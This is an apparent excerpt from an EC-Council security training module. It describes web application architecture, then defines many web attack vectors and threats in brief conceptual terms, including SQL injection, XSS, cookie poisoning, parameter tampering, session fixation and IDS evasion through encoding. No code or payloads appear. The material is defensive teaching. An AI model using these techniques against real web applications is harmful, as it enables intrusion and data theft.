


FIGURE 13.2: Working of Web Application



Web Application Architecture

All web applications execute with the help of the web browser as a support client. The web applications use a group of server-side scripts (ASP, PHP, etc.) and **client-side scripts** (HTML, JavaScript, etc.) to execute the application. The information is presented by using the client-side script and the hardware tasks such as storing and gathering required data by the **server-side script**.

In the following architecture, the clients use different devices, web browsers, and external web services with the Internet to get the application executed using different scripting languages. The data access is handled by the **database layer** using **cloud services** and a database server.





FIGURE 13.3: Web Application Architecture




Web 2.0 Applications

Web 2.0 refers to a new generation of web applications that provide an **infrastructure** for more dynamic user participation, social interaction, and collaboration. It offers various features such as:

- Advanced gaming
- Dynamic as opposed to static site content
- RSS-generated syndication
- Social networking sites (Flickr, Facebook, del.cio.us)
- Mash-ups (emails, IMs, electronic payment systems)
- Wikis and other collaborative applications
- Google Base and other free web services (Google Maps)
- Ease of data creation, modification, or deletion by individual users
- Online office software (Google Docs and Microsoft Light)
- Interactive encyclopedias and dictionaries
- Cloud computing websites such as Amazon.com

- Frameworks (Yahoo! UI Library, jQuery)
- Flash-rich interface websites
- Mobile application (iPhone)
- New technologies like AJAX (Gmail, YouTube)
- Blogs (Wordpress)



Vulnerability Stack

The web applications are maintained and accessed through various levels that include: custom web applications, third-party components, databases, web servers, operating systems, networks, and security. All the **mechanisms** or **services** employed at each level help the user in one or the other way to access the web application securely. When talking about web applications, security is a critical component to be considered because web applications are a major sources of attacks. The following **vulnerability stack** shows the levels and the corresponding element/mechanism/service employed at each level that makes the web applications vulnerable:




FIGURE 13.4: Vulnerability Stack

Web Attack Vectors





An attack vector is a path or means by which an attacker can **gain access to computer or network resources** in order to deliver an attack payload or cause a malicious outcome





Attack vectors include parameter manipulation, **XML poisoning**, client validation, **server misconfiguration**, web service routing issues, and cross-site scripting





Security controls need to be **updated continuously** as the attack vectors keep changing with respect to a target of attack



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.




Web Attack Vectors

An attack vector is a method of entering into to **unauthorized** systems to performing malicious attacks. Once the attacker gains access into the system or the network he or she delivers an attack **payload** or causes a **malicious** outcome. No protection method is completely **attack-proof** as **attack vectors** keep changing and evolving with new technological changes.

Examples of various types of attack vectors:

- **Parameter manipulation:** Providing the wrong input value to the web services by the attacker and gaining the control over the SQL, LDAP, XPATH, and **shell commands**. When the incorrect values are provided to the web services, then they become vulnerable and are easily attacked by web applications running with web services.
- **XML poisoning:** Attackers provide manipulated XML documents that when executed can disturb the logic of parsing method on the server. When huge XMLs are executed at the application layer, then they can be easily be compromised by the attacker to **launch** his or her attack and gather information.
- **Client validation:** Most **client-side** validation has to be supported by server-side authentication. The AJAX routines can be easily manipulated, which in turn makes a way for attackers to handle SQL injection, LDAP injection, etc. and negotiate the web application's key resources.

- **Server Misconfiguration:** The attacker exploits the vulnerabilities in the web servers and tries to break the validation methods to get access to the **confidential data** stored on the servers.
- **Web service routing issues:** The SOAP messages are permitted to access different nodes on the Internet by the **WS-Routers**. The exploited intermediate nodes can give access to the SOAP messages that are communicated between two endpoints.
- **Cross-site scripting:** Whenever any infected **JavaScript code** is executed, then the targeted browsers can be exploited to gather information by the attacker.



Module Flow

Web applications are targeted by attackers for various reasons. The first issue is quality of the source code as related to security is poor and another issue is an application with “**complex setup**.” Due to these **loopholes**, attackers can easily launch attacks by **exploiting** them. Now we will discuss the threats associated with web applications.

 Web App Pen Testing	 Web App Concepts
 Security Tools	 Web App Threats
 Countermeasures	 Hacking Methodology
 Web Application Hacking Tools	

This section lists and explains the various web application **threats** such as parameter/form tampering, injection attacks, cross-site scripting attacks, DoS attacks, session fixation attacks, improper error handling, etc.



Web Application Threats-1

Web application threats are not limited to **attacks** based on URL and port80. Despite using ports, protocols, and the OSI layer, the integrity of mission-critical applications must be protected from possible future attacks. Vendors who want to protect their products' applications must be able to deal with all methods of attack.

The various types of web application threats are as follows:



Cookie Poisoning

By changing the information inside the cookie, attackers bypass the **authentication** process and once they gain control over the network, they can either modify the content, use the system for the malicious attack, or **steal information** from the user's system.



Directory Traversal

Attackers **exploit** HTTP by using **directory traversal** and they will be able to access restricted directories; they execute commands outside of the web server's root directory.



Unvalidated Input

In order to **bypass** the security system, attackers tamper with the http requests, URL, headers, form fields, hidden fields, query strings etc. Users' login IDs and other related

data gets stored in the **cookies** and this becomes a source of attack for the intruders. Attackers gain access to the victim's system using the information present in cookies. Examples of attacks caused by **unvalidated** input include SQL injection, cross-site scripting (XSS), buffer overflows, etc.



Cross-site Scripting (XSS)

An attacker bypasses the **clients ID** security mechanism and gains **access privileges**, and then injects malicious scripts into the web pages of a particular website. These malicious scripts can even rewrite the HTML content of the website.



Injection Flaws

Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query.



SQL Injection

This is a type of attack where **SQL commands** are injected by the attacker via input data; then the attacker can tamper with the data.



Parameter/Form Tampering

This type of tampering attack is intended to manipulating the parameters **exchanged** between client and server in order to **modify** application data, such as user **credentials** and permissions, price and quantity of products, etc. This information is actually stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and **control**. Man in the middle is one of the examples for this type of attack. Attackers use tools like **Web scarab** and **Paros proxy** for these attacks.



Denial-of-Service (DoS)

A denial-of-service attack is an attacking method intended to **terminate** the operations of a website or a server and make it unavailable to intended users. For instance, a website related to a bank or email service is not able to function for a few hours to a few days. This results in loss of time and money.



Broken Access Control

Broken access control is a method used by attackers where a particular **flaw** has been identified related to the access control, where **authentication** is bypassed and the attacker compromises the network.



Cross-site Request Forgery

The cross-site request forgery method is a kind of attack where an authenticated user is made to perform certain **tasks** on the web application that an attackers chooses. For example, a user clicking on a particular link sent through an email or chat.



Information Leakage

Information leakage can cause great losses for a company. Hence, all sources such as

systems or other network resources must be protected from information leakage by employing proper content **filtering mechanisms**.



Improper Error Handling

It is necessary to define how the system or network should behave when an error occurs. Otherwise, it may provide a chance for the attacker to break into the system. Improper error handling may lead to DoS attacks.



Log Tampering

Logs are maintained by web applications to track usage patterns such as user login credentials, admin login credentials, etc. Attackers usually inject, delete, or tamper with web application logs so that they can perform malicious actions or hide their identities.



Buffer Overflow

A web application's buffer overflow vulnerability occurs when it fails to guard its buffer properly and allows writing beyond its maximum size.



Broken Session Management

When security-sensitive credentials such as passwords and other useful material are not properly taken care, these types of attacks occur. Attackers compromise the credentials through these security vulnerabilities.



Security Misconfiguration

Developers and network administrators should check that the entire stack is configured properly or security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, framework, and custom code. Missing patches, misconfigurations, use of default accounts, etc. can be detected with the help of automated scanners that attackers exploit to compromise web application security.



Broken Account Management

Even authentication schemes that are valid are weakened because of vulnerable account management functions including account update, forgotten or lost password recovery or reset, password changes, and other similar functions.



Insecure Storage

Web applications need to store sensitive information such as passwords, credit card numbers, account records, or other authentication information somewhere; possibly in a database or on a file system. If proper security is not maintained for these storage locations, then the web application may be at risk as attackers can access the storage and misuse the information stored. Insecure storage of keys, certificates, and passwords allow the attacker to gain access to the web application as a **legitimate** user.



Web Application Threats-2

Platform Exploits

Various web applications are built on by using different platforms such as BEA Web logic and ColdFusion. Each platform has various vulnerabilities and exploits associated with it.



Insecure Direct Object References

When various **internal implementation** objects such as file, directory, database record, or key are exposed through a reference by a developer, then the insecure direct object reference takes place.

For example, where a bank account number is made a primary key, then there is a good change it can be compromised by the attacker based on such references.



Insecure Cryptographic Storage

When sensitive data has been stored in the database, it has to be properly encrypted using cryptography. A few **cryptographic** encryption methods developed by developers are not up to par. Cryptographically very strong encryption methods have to be used. At the same time, care must be taken to store the cryptographic keys. If these keys are stored in insecure places, then the attacker can obtain them easily and decrypt the sensitive data.



Authentication Hijacking

In order to identify the user, every web application uses user identification such as a user ID and password. Once the attacker compromises the system, various malicious things like theft of services, session hijacking, and user impersonation can occur.



Network Access Attacks

Network access attacks can majorly impact web applications. These can have an effect on basic level of services within an application and can allow access that standard HTTP application methods would not have access to.



Cookie Snooping

Attackers use **cookie snooping** on a victim's system to analyze their surfing habits and sell that information to other attackers or may use this information to launch various attacks on the victim's web applications.



Web Services Attacks

Web services are process-to-process communications that have special security issues and needs. An attacker injects a malicious script into a web service and is able to disclose and modify application data.



Insufficient Transport Layer Protection

SSL/TLS authentications should be used for authentication on websites or the attacker can monitor network traffic to steal an authenticated user's session cookie.

Various threats such as account theft, phishing attacks, and admin accounts may happen after systems are being compromised.



Hidden Manipulation

These types of attacks are mostly used by attackers to compromise e-commerce websites. Attackers manipulate the **hidden fields** and change the data stored in them. Several online stores face this type of problem every day. Attackers can alter prices and conclude transactions with the prices of their choice.



DMZ Protocol Attacks

The DMZ (Demilitarized Zone) is a semi-trusted network zone that separates the untrusted Internet from the company's trusted internal network. An attacker who is able to compromise a system that allows other DMZ protocols has access to other DMZs and internal systems. This level of access can lead to:

- Compromise of the web application and data
- Defacement of websites
- Access to internal systems, including databases, backups, and source code



Unvalidated Redirects and Forwards

Attackers make a victim click an unvalidated link that appears to be a valid site. Such redirects may attempt to install malware or **trick victims** into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass leading to:

- Session fixation attacks
- Security management exploits
- Failure to restrict URL access
- Malicious file execution



Failure to Restrict URL Access

An application often safeguards or **protects** sensitive functionality and prevents the displays of links or URLs for protection. Attackers access those links or URLs directly and perform illegitimate operations.



Obfuscation Application

Attackers usually work hard at hiding their attacks and to avoid detection. Network and host intrusion detection systems (IDSs) are constantly looking for signs of well-known attacks, driving attackers to seek different ways to remain undetected. The most common method of attack obfuscation involves encoding portions of the attack with Unicode, UTF-8, or URL encoding. Unicode is a method of representing letters, numbers, and special characters so these characters can be displayed properly, regardless of the application or underlying platform in which they are used.



Security Management Exploits

Some attackers target security management systems, either on networks or on the application layer, in order to modify or disable security enforcement. An attacker who exploits security management can directly modify **protection policies**, delete existing policies, add new policies, and modify applications, system data, and resources.




Session Fixation Attack

In a session fixation attack, the attacker tricks or attracts the user to access a legitimate web server using an explicit session ID value.



Malicious File Execution

Malicious file execution vulnerabilities had been found on most applications. The cause of this vulnerability is because of unchecked input into the web server. Due to this unchecked input, the files of attackers are easily executed and processed on the web server. In addition, the attacker performs **remote code execution**, installs the rootkit remotely, and in at least some cases, takes complete control over the systems.



Unvalidated Input

An input **validation flaw** refers to a web application vulnerability where input from a client is not validated before being processed by web applications and backend servers. Sites try to protect themselves from malicious attacks through input filtration, but there are various methods prevailing for the the purpose of encoding. Many http inputs have multiple formats that make filtering very difficult. The canonicalization method is used to simplify the encodings and is useful in avoiding various vulnerable attacks. Web applications use only a client-side mechanism in input validation and attackers can easily bypass it. In order to bypass the security system, attackers tamper the http requests, URLs, headers, form fields, hidden fields, and query strings. Users' login IDs and other related data gets stored in the cookies and this becomes a source of attack for intruders. Attackers **gain access** to the systems by using the information present in the cookies. Various methods used by hackers are SQL injection, cross-site scripting (XSS), buffer overflows, format string attacks, SQL injection, cookie poisoning, and hidden field manipulation that result in data theft and system malfunctioning.





Figure 13.5: Unvalidated Input

Parameter/Form Tampering



- A web parameter tampering attack involves the **manipulation of parameters** exchanged between client and server in order to modify application data such as user credentials and permissions, price, and quantity of products
- A parameter tampering attack **exploits vulnerabilities** in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.



